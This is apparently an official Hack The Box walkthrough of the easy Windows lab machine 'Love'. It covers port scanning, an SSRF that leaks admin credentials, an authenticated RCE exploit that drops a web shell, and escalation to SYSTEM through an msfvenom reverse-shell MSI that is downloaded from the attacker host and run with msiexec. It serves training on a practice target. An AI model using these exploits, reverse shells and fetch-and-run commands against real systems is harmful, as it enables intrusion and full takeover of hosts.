HACKTHEBOX

Love

5th August 2021 / Document No D21.101.206

Prepared By: Pwnmeow

Machine Author: Pwnmeow

Difficulty: Easy

Classification: Confidential

Synopsis

Love is an easy windows machine where it features a voting system application that suffers from an authenticated remote code execution vulnerability. Our port scan reveals a service running on port 5000 where browsing the page we discover that we are not allowed to access the resource. Furthermore a file scanner application is running on the same server which is though effected by a SSRF vulnerability where it's exploitation gives access to an internal password manager. We can then gather credentials for the voting system and by executing the remote code execution attack as phoebe user we get the initial foothold on system. Basic windows enumeration reveals that the machine suffers from an elevated misconfiguration. Bypassing the applocker restriction we manage to install a malicious msi file that finally results in a reverse shell as the system account.

Skills Required

- Windows Enumeration
- Web Enumeration

Skills Learned

- Exploit modification
- Server side request forgery
- Applocker policies
- Always install everything misconfiguration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.239 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.10.239
```


```
nmap -p$ports -sV 10.10.10.239

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1j PHP/7.3.27)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
3306/tcp  open  mysql?
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
```

The nmap scan reveals that Apache, SMB and MySQL servers are listening on their default ports. Also there is ab unrecognised service running on port 5000. The web server is running `PHP 7.3.27` as per banner grabing done by `nmap`. Hostname Love is leaked through smb and we also find domain names `www.love.htb` and `staging.love.htb` from the SSL certificate on port 443.


We add the domain names to our host file and we start enumerating the HTTP server.

```
echo "10.10.10.239 www.love.htb staging.love.htb" > /etc/hosts
```

When we browse to www.love.htb, we are presented with a web page of a `Voting System`.




If we search online about "voting system exploit", we come accross to an authenticated RCE vulnerability in the voting system.



Since we don't have aquired any credentials yet, and it is not possible to register an account, we continue to search further for more information about the target.


Upon browsing to `staging.love.htb` we spot that there is a site that claims to scan files for malware signatures. If select the `beta` option , we are being transfered to `beta.php` where we locate the File Scanning application.



By trying to visit the www.love.htb:5000 we notice though the following message:


`You don't have permission to access this resource` .

Furthermore the page allows us to enter an IP address into the URL field. If we try to enter host:port, we see that it is actively refusing our request.



However, if we manage to reach http://127.0.0.1:5000/ we can view what is running internally.

Now it is also possible to extract passwords for the OMRS as shown below, via port 5000.



Finally, we have the credentials for OMRS `admin : @LoveIsInTheAir!!!!`

Foothold

Since we have aquired the credentials for the user `admin`, we are now able to run the authenticated Voting System exploit. We first modify some values in the code prior to execution:

```
# --- Edit your settings here ----
IP = "www.love.htb" # Website's URL
USERNAME = "admin" #Auth username
PASSWORD = "@LoveIsInTheAir!!!!" # Auth Password
REV_IP = "10.10.14.18" # Reverse shell IP
REV_PORT = "8888" # Reverse port
# --------------------------------

INDEX_PAGE = f"http://{IP}/admin/index.php"
LOGIN_URL = f"http://{IP}/admin/login.php"
VOTE_URL = f"http://{IP}/admin/voters_add.php"
CALL_SHELL = f"http://{IP}/images/shell.php"
```

We then start a listener on port 8888.

```
nc -lvnp 8888
```

Finally we run the exploit, and get a reverse shell as user `phoebe`.

```
$ python3 49445.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully
```

```
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.14.18] from www.love.htb [10.10.10.239] 65315
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe
```

Privilege Escalation

By enumerating common windows registry keys, we find `AlwaysInstallElevated` is set to be enabled.

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
C:\xampp\htdocs\omrs\images>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

We can exploit this vulnerability and execute our Windows Installer (.msi) payload. However, if we try to run the payload it will prove to be unsuccessful.

Upon further enumeration, we observe that the applocker policy is set and only `Phoebe` and `Administrator` users are allowed to install MSI files in a specific directory.

```
get-applockerpolicy -effective | select -expandproperty rulecollections
```

```
C:\xampp\htdocs\omrs\images>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\xampp\htdocs\omrs\images> get-applockerpolicy -effective | select -expandproperty rulecollections

PathConditions      : {%OSDRIVE%\Administration\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : e6d62a73-11da-4492-8a56-f620ba7e45d9
Name                : %OSDRIVE%\Administration\*
Description         :
UserOrGroupSid      : S-1-5-21-2955427858-187959437-2037071653-1002
Action              : Allow
```

We generate a malicious msi with msfvenom.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.18 LPORT=4444 -f msi -o reverse.msi

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```

We copy our payload to the `C:\Administration` folder and then run it in another window. We also open a `python3` server to serve the `reverse.msi` file.

```
python3 -m http.server
```

We setup a netcat listener on port 4444 as well.

```
rlwrap nc -lvnp 4444
```

Finally on windows we download the payload using `wget` and executing it using `msiexec`.

```
wget 10.10.14.18:8000/reverse.msi -o reverse.msi
msiexec /quiet /i reverse.msi
```

```
PS C:\Administration> msiexec /quiet /i reverse.msi
```

We check back on our listener to confirm that we got a shell as system.

```
whoami
```

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from www.love.htb [10.10.10.239] 65323
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
```